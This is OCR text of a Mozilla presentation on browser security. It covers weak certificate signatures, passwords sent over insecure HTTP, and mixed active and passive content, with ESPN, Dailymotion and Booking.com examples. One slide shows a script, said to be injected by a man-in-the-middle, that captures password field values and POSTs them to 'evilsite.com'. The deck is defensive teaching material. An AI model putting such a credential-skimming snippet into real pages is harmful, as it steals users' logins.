
Attacks


- *Collision: Fraudulent certificates*
- *2008 - md5: RapidSSL, Microsoft*
- *2015 - SHA-1: “The SHAppening”*

Fixing
weak signatures
is the same as fixing ...

moz://a

02 Insecure Passwords (Transmission)


ESPN: The Worldwide Lead...
www.espn.com
Search
www.espn.com
Connection is Not Secure
Logins entered on this page could be compromised.
Permissions
You have not granted this site any special permissions.
Final
2:30 AM ESPN
NBA
1:25 - 4th ESPN
LAL 96
POR 101
LOG IN
NOW
EXPAND GALLERY
LEGAL
Jeep
FAVORITES
Log in to ESPN or join to view your favorites
Sign Up
ESPN
Username or Email Address
Password (case sensitive)
Log In
Forgot username or password?
Log In with Facebook
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Net
CSS
JS
Security
Logging
Server
Filter output
Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen.
[Learn More]
en-US


Email Address
firefox.user@example.com
Password
This connection is not secure.
Logins entered here could be
compromised.
SIGN IN

Insecure passwords

```
http://www.espn.com

<html>
 …
   <form action=“/login">
   <input type=“password” />
 …
</html>
```

Insecure passwords

```
https://www.espn.com

<html>
 …
   <form action=“http://www.espn.com/login"
   <input type=“password” />
 …
</html>
```

Insecure passwords

http://www.espn.com

THIS IS NOT SECURE!

```
<html>
 …
    <form action="https://www.espn.com/login"
    <input type="password" />
 …
</html>
```

Insecure passwords

http://www.espn.com

SEE, TOLD YOU SO!

```
<html>
 <script> // Injected via HTTP MitM
  […document.querySelectorAll(“[type=‘password’]”)].forEach(pwInput=>{
   pwInput.addEventListener(“change”, ()=> {
    fetch(“evilsite.com”, {method: “POST”, body: pwInput.value});
   });
  });
 </script>
 …
   <form action=“https://www.espn.com/login"
   <input type=“password” />
 …
</html>
```

Insecure password transmission Threats

Attacker

- Man-in-the-middle:
  - Open WiFi
  - ISP
  - Proxies

Attacks

- Steal password
  - + Password reuse

Fixing
weak signatures
and insecure passwords
is the same as fixing ...

moz://a

01 Mixed Content

What to Watch | Dailymotion

https://www.dailymotion.com/us

Search

Follow Dailymotion's Live Super Bowl Twitter Coverage Today @DailymotionUSA

Watch the videos

dailymotion

Video, channel...

SIGN IN

What to watch

Following

Dwight Freeney Had To Be Pulled Off The Soccer Field To Play Football

by ThePostGame

STAFF PICKS News

Chrissy Teigen: 'I've been trolling Trump for 5 to 7 years'

by usatodaysports

STAFF PICKS Sports

Who to follow

Major League Soccer
9,943 videos
124 followers
Follow

ThePostGame
1,185 videos
1,033 followers
Follow

Red Bull
1,093 videos
37,631 followers
Follow

celebritywire
4,147 videos
1,384 followers
Follow

CBS Sports

Inspector | Console | Debugger | Style Editor | Performance | Memory | Network

Net | CSS | JS | Security | Logging | Server

Filter output

Blocked loading mixed active content "http://mc.dailymotion.com/masscast/2/dailymotion.us /home/57891213040@Middle,Top,Top3,x70,x28,x29?WIN7=1&z=0&DMSYNDICATION=0&DMLANGNAV=en_US& DMAPIPLAYER=0&DMROUTE=home&_RM_HTML_DMROUTE_=home&DMLOGGED=0&DMNOADFIT=0&DMEXPLICIT=0& DMCHANNEL=home&_RM_HTML_DMCHANNEL_=home&DMDURATION=0&_RM_HTML_DMDURATION_=0&DMLANG=en&DMTYPE=prod& DMV3=1&DMHANDSET=desktop&DMCAPPINGNONE=1&DMVIEWID=1&from_request=%2Fus& _csrf_l=dxG9viw1rjJOdaudBjsZPdzyntMacLXCf2be4TC4xJw" [Learn More]

common.9afe67e16ebb511601e0.js:4:21206

Insecure active content

<script>, <link>, <iframe>, <object>,
XMLHttpRequest, @font-face, cursor,
background-image, etc.

https://www.dailymotion.com/us

```
<html>
 …
  <script
    src="http://mc.dailymotion.com/masscast/
2/dailymotion.us/home/76127265087">
  </script>
 …
</html>
```

Insecure active content Threats

Attacker

- Man-in-the-middle:
  - Open WiFi
  - ISP
  - Proxies

Attacks

- Steal credentials
- Steal sensitive data from DOM
- Alter behavior of DOM
- Install malware

Browsers already fix insecure active content for you by blocking it


insecure passive/display content

Insecure passive/display content

<img>, <audio>, <video>, <object>

https://www.booking.com/

```
<html>
 …
  <img src="http://tags.w55c.net/rs?
id=c33283225641479 4bb465731a031be55&
t=homepage" />
 …
</html>
```


Booking.com: 1,133,584 ho...
https://www.booking.com
Search
www.booking.com
Connection is Not Secure
Parts of this page are not secure (such as images).
Permissions
You have not granted this site any special permissions.
My Lists
List Your Property
Register
Sign in
Vacation Rentals
Welcome back! It's always a pleasure to see you.
Sign in to see deals of up to 50% off.
Sign in
No account? Start here
More places than you could ever go (but you can try!)
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Net
CSS
JS
Security
Logging
Server
Filter output
Loading mixed (insecure) display content "http://tags.w55c.net/rs?id=c332832256414794bb465731a031be55&t=homepage" on a secure page [Learn More]
4
www.booking.com

Insecure passive/display content Threats

Attacker

